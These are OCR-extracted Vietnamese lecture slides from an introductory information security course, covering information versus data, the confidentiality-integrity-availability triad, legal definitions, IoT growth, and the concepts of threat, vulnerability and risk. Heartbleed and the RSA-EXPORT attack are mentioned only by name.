- **Heartbleed trong OpenSSL:** Heartbleed là một lỗi rất nghiêm trọng (CVE-2014-0160) của thư viện mã hóa OpenSSL, xảy ra khi triển khai thêm tính năng mở rộng TLS và DTLS heartbeat của OpenSSL
- ***Factoring Attack on RSA-EXPORT Keys*** cho phép tin tặc buộc các máy client sử dụng kiểu mã hóa cũ và yếu là export-grade key (với độ dài của khóa 512-bit RSA)

25

1. Giới thiệu học phần
2. Tình hình an toàn thông tin gần đây
3. Đối tượng an toàn thông tin
4. Khái niệm an toàn thông tin

Thông tin và dữ liệu

- Bảo mật dữ liệu ↔ Bảo mật thông tin
- Toàn vẹn dữ liệu ↔ Toàn vẹn thông tin
- ....

Dữ liệu là gì?

Dữ liệu là tập hợp các kí hiệu được sắp xếp theo những trật tự nhất định, được tổ chức theo những cấu trúc nhất định và được thể hiện trên một phương tiện lưu trữ nhất định.

Thông tin là gì?

Thông tin là những gì con người thu nhận được từ dữ liệu và xử lý dữ liệu nhằm tạo
ra sự hiểu biết, tạo ra các tri thức và những nhận thức tốt hơn về tự nhiên và xã hội.

27

Thông tin và dữ liệu

- Thông tin chứa đựng ý nghĩa, còn dữ liệu là các dữ kiện không có ý nghĩa rõ ràng nếu nó không được xử lý.
- Cùng một thông tin có thể được biểu diễn bằng những dữ liệu khác nhau.
- Cùng một dữ liệu có thể biểu diễn những thông tin khác nhau.

Cùng biểu diễn một đơn vị, nhưng trong chữ số thập phân ta cùng ký hiệu 1, còn trong hệ đếm La Mã lại dùng ký hiệu I. Mỗi dữ liệu lại có thể được thể hiện bằng những ký hiệu vật lý khác nhau. Cũng là gật đầu, đối với nhiều dân tộc trên thế giới thì đó là tín hiệu thể hiện sự đồng tình; nhưng ngược lại, đối với người Hy Lạp, gật đầu để biểu lộ sự bất đồng. Cùng là ký hiệu I nhưng trong tiếng Anh có nghĩa là đại từ nhân xưng ngôi thứ nhất (tôi) còn trong toán học lại là chữ số La Mã có giá trị là 1. Mỗi tín hiệu có thể dùng để thể hiện các thông tin khác nhau. Uống một chén rượu để mừng ngày gặp mặt, cũng có thể uống chén rượu để giải sầu, để tiễn đưa người thân lên đường đi xa.

28

Thông tin và dữ liệu

Thông tin → Mã hóa → 



Là những hiểu biết có được về một sự vật, sự kiện nào đó.

Dữ liệu

Là thông tin đã đưa vào máy tính để tính toán và xử lý.

Trong ATTT, ta có thể đồng nhất thông tin và dữ liệu

29


Hệ thống thông tin

- **Hệ thống TT – VT** là tập hợp các thiết bị phần cứng và phần mềm, liên hệ với nhau bằng các kênh truyền và nhận thông tin thành một thể thống nhất để xử lý thông tin (tìm kiếm, lưu trữ, bảo vệ, xử lý,...) và cung cấp kết quả cho người dùng.

30

Hệ thống thông tin






31

Hệ thống thông tin




http://freedesignfile.com/57892-lan-network-diagram-vector-illustration-01/



32


Hệ thống thông tin



http://www.jaringankita.com/blog/wan-network-protocols

33

Hệ thống thông tin



http://wirelesscabin.triagnosys.com/html/demo.html

34

1. Giới thiệu học phần
2. Tình hình an toàn thông tin gần đây
3. Đối tượng an toàn thông tin
4. Khái niệm an toàn thông tin

Khái niệm An toàn thông tin

- **An toàn thông tin** là sự bảo vệ thông tin và các hệ thống thông tin tránh bị truy nhập, sử dụng, tiết lộ, gián đoạn, sửa đổi hoặc phá hoại trái phép nhằm bảo đảm tính nguyên vẹn, tính bảo mật và tính khả dụng của thông tin [72/2013/NĐ-CP].

  - Về thuật ngữ tiếng Anh: chỉ có «information security»
  - Русский: http://www.securitylab.ru/blog/personal/aguryanov/29946.php (Срав. «Инфомрационная безопасность» и «Защита инфомрации»)

36

Khái niệm An toàn thông tin

Ba tính chất an toàn của thông tin

1. Tính bí mật (Confidentiality)
2. Tính toàn vẹn (Integrity)
3. Tính khả dụng (Availability)



- **Bộ ba CIA**

37

Khái niệm An toàn thông tin

1. Tính bí mật

- Khái niệm: thông tin chỉ cung cấp cho những người có thẩm quyền
- Nguyên nhân phá vỡ tính bí mật:
  - Nghe lén, xem lén, đọc lén
  - Đánh cắp vật mang
  - Xâm nhập trái phép
  - Sự bất cẩn (nhầm lẫn, mất cảnh giác) của người có bí mật
  - Gián điệp



38

2. Tính toàn vẹn

- Khái niệm: đảm bảo thông tin không bị thay đổi một cách trái phép hoặc thay đổi không như ý muốn
- Nguyên nhân phá vỡ tính toàn vẹn:
  - Lỗi đường truyền
  - Lỗi phát sinh khi lưu trữ
  - Tấn công sửa đổi, phá hủy

39

Khái niệm An toàn thông tin

3. Tính khả dụng (sẵn sàng)

- Khái niệm: đảm bảo khả năng truy cập thông tin, tính năng của hệ thống thông tin mỗi khi người dùng hợp lệ có nhu cầu.
- Nguyên nhân phá vỡ tính khả dụng:
  - Tấn công DoS, DDoS
  - Cấu hình sai
  - Tính toàn vẹn bị phá vỡ
  - Hỏng hóc,
  - Mất điện, thiên tai, hỏa hoạn

40

Khái niệm An toàn thông tin

- **An ninh thông tin** là việc bảo đảm thông tin trên mạng không gây phương hại đến an ninh quốc gia, trật tự an toàn xã hội, bí mật nhà nước, quyền và lợi ích hợp pháp của tổ chức, cá nhân [72/2013/NĐ-CP].


- Nhấn mạnh thêm về khái niệm:
  - An toàn thông tin: là bảo vệ thông tin, hệ thống thông tin của mình (trước tác động của con người hoặc các yếu tố tự nhiên)
  - An ninh thông tin: là bảo vệ mình (xã hội) trước tác động của thông tin từ phía đối phương
- Về thuật ngữ tiếng Anh: chỉ có «information security»

«Information Security» là bảo vệ quyền, lợi ích hợp pháp của cá nhân, tổ chức, xã hội và quốc gia trong lĩnh vực thông tin

Các lĩnh vực trong an toàn thông tin



Bản đồ Ứng Dụng Bảo Mật



Các công ty Bảo Mật tại Việt Nam





Bkav

VSEC
The Vietnamese Security Network

VNCS
VIETNAM CYBERSPACE
SECURITY TECHNOLOGY JSC

Hiện tại, Tương lai & Thách thức





Năm 2017 - 8,4 tỷ thiết bị

Năm 2020 - 25 tỷ thiết bị

Theo số liệu từ hãng nghiên cứu Gartner ước tính trong năm 2017 sẽ có tới 8,4 tỷ thiết bị thông minh kết nối mạng lưới Internet, như: SmartTV, điện thoại thông minh, camera an ninh, hệ thống báo dộng tự động, ô tô, GPS, các thiết bị công nghiệp trong dây chuyền sản xuất của các nhà máy, xí nghiệp,… được sử dụng trên toàn cầu.

Dự kiến đến năm 2020, số lượng thiết bị IoT này sẽ tăng lên tới 25 tỷ thiết bị.Theo đó, các thiết bị thông minh có kết nối Internet (IoT– Internet of Things) đang là tiêu điểm tấn công các mã độc, nhằm theo dõi người dùng, thu thập dữ liệu, đe dọa hoặc tống tiền họ.

Cũng theo dự đoán của Cục ATTT, đến năm 2020 trên thế giới sẽ có 20,8 tỷ thiết bị IoT so với con số 8,4 tỷ thiết bị của năm 2017, 6,4 tỷ thiết bị của năm 2016. Như vậy tốc độ tăng trưởng là 30%. Doanh thu cũng rất lớn, đạt khoảng 3000 tỷ USD vào năm 2020.

CƠ SỞ AN TOÀN THÔNG TIN

Bài 02. Hiểm họa an toàn thông tin

1. Khái niệm hiểm họa ATTT
2. Phân loại hiểm họa ATTT
3. Nguyên tắc đảm bảo an toàn thông tin
4. Phương pháp chung đảm bảo an toàn thông tin

Các khái niệm khác

Hiểm họa (Threat)

Lỗ hổng(Vunerability)

Điểm yếu (Weakness, Gap)

Rủi ro (Risk)

"Đã yếu lại còn ra gió"




- Nếu không có gió thì không bị ốm

  ➔ Nếu hiểm họa không xảy ra thì không có rủi ro

- Nếu sức khỏe tốt thì không bị ốm

  ➔ Nếu không có điểm yếu thì không có rủi ro

Hiểm họa an toàn thông tin



- Điểm yếu: không có UPS
- Hiểm họa: mất điện
- Rủi ro: - mất dữ liệu
  - hỏng ổ cứng

Hiểm họa

- **Hiểm họa ATTT** của HTTT là những **khả năng tác động** lên TT, HTTT dẫn tới sự thay đổi, hư hại, sao chép, sự ngăn chặn tiếp cận tới TT; tới sự phá huỷ hoặc sự ngừng trệ hoạt động của vật mang TT.
- **Ví dụ**: virus, động đất, tấn công mạng

Hiểm họa an toàn thông tin

Lỗ hổng

- **Lỗ hổng** của HTTT là những **khiếm khuyết trong chức năng, thành phần** nào đó của HTTT mà có thể bị lợi dụng để gây hại cho hệ thống.
- **Ví dụ**:
  - Không có cơ chế ngăn chặn duyệt mật khẩu
  - Luật lọc của tường lửa không được cập nhật
  - Không có UPS

Một lỗ hổng có thể bị khai thác bởi nhiều hiểm họa khác nhau

Điểm yếu ≠ Lỗ hổng

❑ Lỗ hổng (Vulnerability)

- thực tế đã bị khai thác
- https://cve.mitre.org/
- CVE = Common Vulnerabilities and Exposures

❑ Điểm yếu (Weakness)

